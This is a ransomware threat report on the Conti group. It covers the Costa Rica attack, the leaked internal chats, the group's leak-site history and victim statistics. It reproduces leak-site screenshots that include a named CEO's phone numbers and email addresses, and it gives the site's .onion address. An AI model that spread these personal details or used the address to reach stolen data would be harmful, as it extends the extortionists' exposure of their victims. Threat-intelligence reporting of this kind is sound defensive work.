GROUP-IB

CONTI ARMADA: THE ARMATTACK CAMPAIGN

Extortion Enterprise

THREAT REPORT

GROUP-IB.COM

DISCLAIMER

1. This report was written by Group-IB experts without any third-party funding.
2. The report provides information on the tactics, tools, and infrastructure of a hacker group. The report's goal is to minimize the risk of the group committing further illegal acts, suppress any such activity in a timely manner, and raise awareness among readers. The report also contains recommendations on how to protect against future attacks. The details about threats are provided solely for information security specialists so that they can familiarize themselves with them, prevent similar incidents from occurring in the future, and minimize potential damage. Any information outlined in the report is not intended to advocate fraud or other illegal activities in the field of high technologies or any other fields.
3. The report is for information purposes only and is limited in distribution. Readers are not authorized to use it for commercial purposes or any other purposes not related to education or personal non-commercial use. Group-IB grants readers the right to use the report worldwide by downloading, reviewing, and quoting it to the extent justified by legitimate citation, provided that the report itself (including a link to the copyright holder's website on which it is published) is given as the source of the quote.
4. The entire report is subject to copyright and protected by applicable intellectual property law. It is prohibited to copy, distribute (including by placing on websites), or use the information or other content without the right owner's prior written consent.
5. If Group-IB's copyright is violated, Group-IB will have the right to approach a court or other state institution to protect its rights and interests and seek punishment for the perpetrator as provided by law, including recovery of damages.

TABLE OF CONTENTS

CONTI ARMADA: THE ARMATTACK CAMPAIGN

01

The history of the “ransomware empire” (hacker groups attacking commercial organizations and government agencies worldwide for ransom) spans three decades, from early, occasional blackmail attempts to the present peak. We analyzed the industry’s development stages in detail in our report entitled HI-TECH CRIME TRENDS 2021/2022.

A precedent on a national scale, where a state of emergency was declared due to a ransomware attack, occurred for the first time in April 2022 and remains the only one of its kind. We are talking about Costa Rica, where on the night of April 18, cybercriminals attacked the servers of the Ministry of Finance as well as the Ministry of Science, Innovation, Technology and Telecommunications. The hackers exfiltrated more than a terabyte of databases, correspondence, and internal documents. The number of ministries attacked eventually reached 27. When the Costa Rican government refused to pay a ransom of $10 million, the ransomware operators doubled it to $20 million. In their message, the hackers said that the attack on Costa Rica was just a test and hinted that far worse attacks were yet to come. The U.S. Department of State offered a reward of up to $10 million for any information that would help identify or locate the extortionists. We are talking about the Russian-speaking group **Conti.**

Prior to the Costa Rica case, Conti came into the spotlight in late February 2022. Against the backdrop of the war, the hackers initially posted a message on their website stating that they support Russia and plan to respond to cyberattacks against it. They quickly changed their position, however, and declared that they do not support any government and condemn the military conflict, but that they will respond to attacks on Russian and Russian-speaking civilian resources and critical infrastructure.

What Conti hides under the hood

Despite the fact that key Conti members refer to themselves as “patriots”, the gang’s “globalization” has led to the emergence of individuals within its ranks who disagree with the policy of their leaders regarding the war. According to news media, one of the members of Ukrainian origin was likely not deterred by the reversal of the Conti statement and created a unique precedent in the ransomware industry. Outraged by the position originally voiced by the gang, the individual in question released to the public hundreds of JSON files with Conti’s private chat logs between January 29, 2021 and February 27, 2022.

This "internal conflict" has become a landmark case for the entire cybersecurity industry. The uncovered correspondence between the threat actors has given experts a whole range of valuable data. For instance, the information includes the interaction structure between the group members and the list of their victims (including those who were in the "pre-ransom stage") at the time of the leak (that is, they were attacked, but not yet subject to blackmail). It also contained data about the servers used by the attackers as well as their Bitcoin wallets, which in total stored over **65 000 BTC**.

At the same time, the Conti "data leak" made the general public realize that ransomware is no longer a game for average malware developers, but an industry that provides jobs to thousands of cybercriminals worldwide, with various profiles. In this industry, Conti is a notable player who has essentially created an IT company with the goal of extorting large sums of money from its victims.

Unlawful "IT business"


Just like a legitimate IT business, Conti has its own HR, R&D, OSINT, and even customer support departments. There are team leads, regular salary payments (compared to the average salary in Russia, they are higher for similar IT specializations, but do not cover the risk of "working" in such an organization), a bonus program, its own offices and, of course, rules of conduct (the leaked internal messages mentioned that a person who constantly slept at work and thereby compromised team discipline had been dismissed).

Like any IT company, Conti's "top management" was constantly searching for new ideas: technical, managerial, PR, and so on. This aspect also overlaps with any successful IT company and involves constant fierce competition, with similar organizations to a lesser extent and much more so with IT giants and information security companies, which fight tooth and nail against them. That is why Conti management has always kept abreast of the news in the world of IT and cybersecurity and even required its employees to study new security patches in popular products (apparently to create day one exploits). In general, the Conti CEO is as ambitious as some well-known high-tech business leaders. For example, he plans to create his own social media-like underground forum and a personal blockchain.

Conti has interacted closely with other ransomware operators such as **Ryuk**, **Maze** (they even tested Maze's tool, reverse-engineered it, and significantly improved their own ransomware), **Netwalker**, and **Lockbit**. Moreover, as will repeatedly be pointed out in our report, the **Hive** Linux version also appeared. At the same time, the interaction was quite extensive: sometimes Conti used network access from other initial access brokers, other times they shared them for a modest 20% of the revenue.

Fake break

Another incident took place on February 28, 2022, immediately after the leak. Apparently, torn apart by internal conflicts, the group came up with a poor justification for delaying the salaries, not communicating, and disregarding questions from their associates about the fate of the "project".



```
Друзья!

Искренне прошу прощения, за то что последние дни был вынужден игнорировать Ваши вопросы. По поводу Шефа, Сильвера,
зп и всего прочего.
Вынужден по причине того, что мне просто нечего было Вам сказать. Я тянул резину, выкручивался с ЗП как мог,
надеялся, что шеф появится и внесет ясность в наши дальнейшие действия.
Но шефа нет, а обстановка вокруг нас мягче не становится и тянуть кота за яйца дальше смысла уже не вижу.

У нас сложилась непростая ситуация, слишком пристальное внимание к фирме со стороны привело к тому, что шеф по всей
видимости решил залечь на дно.
Было много утечек, были посленовогодние приемы и много других обстоятельств, которые склоняют нас к тому, чтобы всем
нам взять небольшой отпуск и подождать пока ситуация не устаканится.

Резервных денег, которые были отложены на крайний случай и срочные потребности команды - не хватило даже закрыть
прошлую выплату по ЗП. Шефа нет, ясности и определенности с дальнейшими делами нет, денег тоже нет.
Надеемся, что шеф появится и фирма продолжит работу, а пока от лица фирмы приношу всем Вам свои извинения и прошу
набраться терпения. Все остатки по ЗП будут выплачены, вопрос только в том - когда.

Сейчас попрошу всех вас отписать мне в личку: (в идеале в жаббе:))
- Актуальный резервный контакт для связи (желательно регнуть свежую нигде не запаленную публичную жаббу
- Вкратце Ваши должносные обязанности, проекты, ЯП(для кодеров). Кто чем занимался, буквально в двух словах.

В ближайшее время мы, с теми тимлидами, кто остался в строю - будем думать как перезапустить все рабочие процессы,
где найти денег на выплаты по ЗП и с новыми силами запустить все наши рабочие проекты.
Как только появятся какие то новости по выплатам, реорганизации и возвращению к работе - я со всеми свяжусь. А пока
вынужден попросить всех Вас взять 2-3 месячный отпуск.
Постараемся вернуться к работе как можно скорее. От Вас - просим всех побеспокоитсья о личной безопасности!
Почистите рабочие системы смените акки на форумах,ВПНы, если надо телефоны и ПК.
Ваша безопасность - это в первую очередь Ваша ответственность! Перед собой, перед близкими и перед командой тоже!

Прошу не разрывать личку распросами по поводу шефа - ничего нового никому не скажу, потому что попросту не знаю.
Еще раз прошу прощения Друзья, сам не в восторге от всех этих событий, будем стараться как то исправить ситуацию.
Тех, кто не захочет двигаться с нами дальше - мы есстественно поймем. Тем, кто будем ждать - 2-3 месяц отдыхаем,
занимаемся личной жизнью и наслаждаемся свободой :)

Все рабочие рокеты и внутренняя жабба скоро будут отключены, дальнейшая связь - только по резервным жаббам. Всем мир!
```

Figure 1.
Conti was going on vacation — but no

Dear friends,

I sincerely apologize for having had to ignore your questions lately — regarding the boss, Silver, wages, and everything else.

I had to because I simply had nothing to say. I was stalling, tweaking the wages and hoping that the boss would show up and outline our further course of action.

But the boss is gone and our situation isn't improving, so I don't see any reason to put this off any longer.

We are in a complicated situation. Apparently too much attention being paid to the firm has led to the boss having to lay low.

There were a lot of leaks and many arrests that happened after the New Year, and many other things that forced us to take a vacation and wait until the situation calmed down.

The emergency funds that were saved for a rainy day and the team's immediate needs weren't enough to even cover the last wage payouts.

The boss is gone, as is any certainty for our future prospects and funding.

We hope that the boss will return and the firm will resume its operations, but for now, on behalf of the company, I offer you all my apologies and ask you to be patient. All wages owed will be paid out, it's just a question of when.

I now ask that you all DM me (ideally on Jabber:))

- Your current emergency contact (preferably a newly registered public Jabber account)

- A short description of your job responsibilities, projects, programming languages (for coders). Just a very brief summary of who did what.

We and the remaining team leads will soon be thinking about how to reinitialize our business processes, where to find the money for wages, and how to restart our projects.

I will contact you all when there is news about payments, reorganization, and returning to work. But now I have to ask you all to take a 2–3-month vacation. We will try to return to work as soon as possible. And please take care of your safety! Clean your systems and change forum accounts, VPNs, phones, and PCs. Your security is your responsibility. Responsibility to yourself, your close ones , and the team too.

Please don't spam my DM with questions about the boss. I cannot tell you anything new because I don't have any information either.

Friends, I apologize once again. I'm not happy with all of these events either. We'll work on resolving the situation.

We understand that some of you may not want to collaborate with us anymore. For those who decide to wait, we'll take a 2–3-month break to work on our personal life and enjoy our freedom :))

All the work Rocket.Chat communications and internal Jabber servers will soon be turned off and all further communication will be conducted through the backup Jabber account. Peace out!

It is clear from the text that not all team leads stayed with Conti after the leak was published. The group faced serious financial difficulties, but its members were fully prepared to restart the project after 2 to 3 months. In the meantime, they were planning to lay low and asked everyone to take care of their personal safety and advised them to enjoy their freedom.

In reality, however, the group and its partners continued with their operations. Their site was offline only a few times (never longer than one day), and the number of organizations subjected to ransomware was even higher during the "crisis months" than it had been the previous year.

Judging by the latest developments at the time of writing, the group has increased its appetite. Conti is currently no longer as interested in large companies, but instead carries out cyberattacks on entire countries. Some cybersecurity experts believe that this activity is just a red herring used to cover up the fact that the group's employees are being transferred to other Ransomware-as-a-Service (RaaS) programs and Conti's "subsidiaries". What helps with the latter is the organization's overzealous obsession with creating tools without an overlapping codebase. This way, when compared, the code for their tools will not help identify common patterns. Before the correspondence was leaked, cybersecurity researchers could only assume that some of RaaS affiliates were in fact Conti divisions.

It is difficult to predict what will happen to Conti in the future: whether it will continue working after a large-scale rebranding or be divided into smaller sub-projects. It is clear, however, that the group will continue its operations, either on its own or with the help of its "subsidiary" projects.


WHAT ROLE DOES CONTI PLAY IN THE WORLD OF RANSOMWARE?

02

Conti can be considered one of the most successful ransomware gangs in the past two years. According to Group-IB's information, in the period H2 2020 to Q1 2022, the group firmly held its place among the three leaders by the number of ransomware attack victims.

The first news of Conti came to light in February 2020, when malicious files with the file extension ".conti" first appeared on the radar of Group-IB researchers. However, the initial test versions of this malware date back to November 2019.

As early as July 2020, following the trends in the use of the double extortion technique (double pressure on the victim, in addition to extortion for decrypting data), Conti began using their own dedicated leak site (DLS), namely a site for publishing data belonging to victim companies that refused to pay the ransom.



" DeLonghi America Inc. "

NEW Published: 5%

URL: https://delonghiusa.com

Views: 524 Files: 2

" Conn Selmer "

NEW Published: 100%

URL: https://conn-selmer.com

Views: 79 Files: 2

" BretzRV "


Published: 100%

URL: https://bretzrv.com

Views: 653 Files: 2

Figure 2.
The initial version of Conti's DLS

Five months later in December 2020, the group launched a new version of their DLS. This is when the Conti logo and reports of new gang victims came to light.



If you are a client who declined the deal and did not find your data on cartel's website or did not find valuable files, this does not mean that we forgot about you, it only means that data was sold and only therefore it did not publish in free access!

"LEON MEDICAL CENTERS"
leonmedicalcenters.com/
101 SW 27th Avenue
Miami, Fl 33135
Albert Maury - Psesident/CEO
Phone: (305)644-5887
Cell: (305)986-0282
Email: armaury@aol.com,
albert.maury@lmchealthplans.com,
AlbertMaury@LeonMedicalCenters.com
Leon Medical Centers is Miami's leading healthcare services provider serving Medicare patients since 1996. Leon patients have access to our seven state-of-the-art centers conveniently located around Miami-Dade.
December 22, 2020 | 101 | READ MORE »

"TAYLOR MADE DIAGNOSTICS, ..."
www.taylormadediagnostics.com
December 22, 2020 | 2135 | READ MORE »

"YOUTH HABILITATION QUINTE"
www.youthab.ca
December 21, 2020 | 97 | READ MORE »


"WHITE MANAGEMENT CORP."
www.whitemgtcorp.com/
December 21, 2020 | 66 | READ MORE »

"NORWESCAP"
www.norwescap.org
December 21, 2020 | 91 | READ MORE »

"THE BAY FAMILY OF COMPANI..."
baycompanies.com/
2929 Walker Drive
Green Bay, WI
Our family of businesses is rooted in the building industry and we've helped thousands of customers build the commercial, industrial, and residential buildings of their dreams for decades. Bay Companies is comprised of 46 corporations, with 84 locations across the U.S. offering the best service, access, and delivery to every job site.

From commercial and industrial insulation
PUBLISHED 5%
December 21, 2020 | 3284 | READ MORE »

Figure 3.
Conti DLS redesign
(recent version)


http://continewsnv5otx5kaoje7krkto2qbu3gtqef22mnr7eaxw3y6ncz3ad.onion/ulmgrfqk_WARNING
Conti
Info
Timeline 1403
MITRE ATT&CK 105
Indicators 542
Tools 21
Contacts 62

Description

2022-02-25 Conti Ransomware Posted their attitude to the crisis

"WARNING"

The Conti Team is officially announcing a full support of Russian government. If any body will decide to organize a cyberattack or any war activities against Russia, we a re going to use our all possible resources to strike back at the critical infrastructures of an enemy.

2/25/2022 | 136 | 0 [0.00 B]

Screenshot from Conti DLS

A little later they changed their statement to:

"WARNING"

As a response to Western warmongering and American threats to use cyber warfare
against the citizens of Russian Federation, the Conti Team is officially announcing th
at we will use our full capacity to deliver retaliatory measures in case the Western w
armongers attempt to target critical infrastructure in Russia or any Russian-speaking
region of the world. We do not ally with any government and we condemn the ongoi
ng war. However, since the West is known to wage its wars primarily by targeting civ
ilians, we will use our resources in order to strike back if the well being and safety of
peaceful citizens will be at stake due to American cyber aggression.

2/25/2022 | 391 | 0 [0.00 B]

Figure 4.
Example of a Conti attack notification in the Conti profile on the Group-IB Threat Intelligence interface

Based on the results of H2 2020, at the time Conti became one of the most active groups along with **Maze**, **Egregor**, and **REvil**. Conti published data belonging to 173 victims on their DLS.




Figure 5.
Distribution of victims published on DLSs in 2021 (by ransomware gang)

As early as 2021, the situation changed drastically and Conti became known as one of the largest and most aggressive ransomware collectives. It came out on top in terms of the number of victims on its DLS in 2021, having published data belonging to 530 companies.




Figure 6.
Distribution of victims published on DLSs in H2 2020 (by ransomware gang)

In early 2022, however, the situation changed again slightly and Lockbit took the lead in this race. Yet in terms of PR no group was equal to Conti ransomware. Two leaks, a number of political statements, and an open war with Costa Rica are the first precedents of such magnitude. At the same time, as events have shown, Conti is highly resistant to “black swans”. Over a year, the group experienced internal source leaks that included their pentester work instructions, followed by the chat logs leak, when sensitive data about how the group operates was exposed. Nevertheless, the group continues to operate and post new victims on their DLS like nothing has happened, as the graph below clearly shows:




Figure 7.
Distribution of the number of victims by operator group, published on DLSs, up to the end of April 2022

Until April 30, 2022, the group published data belonging to 156 companies on its DLS. Such productivity levels can be attributed to the group's high working capacity. This report analyzes the working hours of Conti partners. On average, Conti members tirelessly "work" 14 hours a day, seven days a week. Although Conti has a strict work schedule, some members seem to work overtime (their correspondence is worth reading as they have a serious incentive program). Only two leaks were published between December 30 and January 10, however, which could indicate that the group went on a traditional "New Year holiday" vacation.

Conti attacks quickly. According to the Group-IB Threat Intelligence team, the group's fastest attack was carried out in exactly three days, from the moment when Conti penetrated the system to encryption.

The geography of attacks carried out by the Russian-speaking gang Conti is vast and does not include Russia. The group clearly adheres to the unspoken rule among cybercriminals: do not attack Russian companies. Most attacks fall on the United States (58.4%), followed by Canada (7%), the United Kingdom (6.6%), Germany (5.8%), France (3.9%), and Italy (3.1%).




Figure 8.
Distribution of Conti victims by country

The list of victims by industry is long. According to our calculations, Conti targeted around 160 industries. The top 5 include

1. Manufacturing (14%)
2. Real estate (11.1%)
3. Transportation (8.2%)
4. Professional services (7.1%)
5. Trade (5.5%)

The rest make up less than 5.5% of the total number of victims.

